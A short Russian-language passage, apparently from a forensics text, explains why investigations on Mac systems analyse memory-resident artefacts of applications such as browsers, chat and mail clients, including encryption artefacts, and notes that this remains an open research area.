Значительная часть расследований на Mac нередко связана с попытками определить, что пользователь делал в системе и могли ли эти действия привести к её компрометации. Многие такие данные обычно хранятся внутри программных приложений, например браузеров, программ чата, почтовых клиентов, облачных служб и так далее. Важная составляющая расследований такого типа - анализ резидентных в памяти артефактов приложений. Криминалистический анализ памяти также позволяет извлекать артефакты шифрования, способные открыть ценные сведения о расследовании. Хотя анализ приложений в памяти остаётся областью открытых исследований, специалистам по цифровым расследованиям важно располагать инструментами и методами поиска и извлечения артефактов такого типа.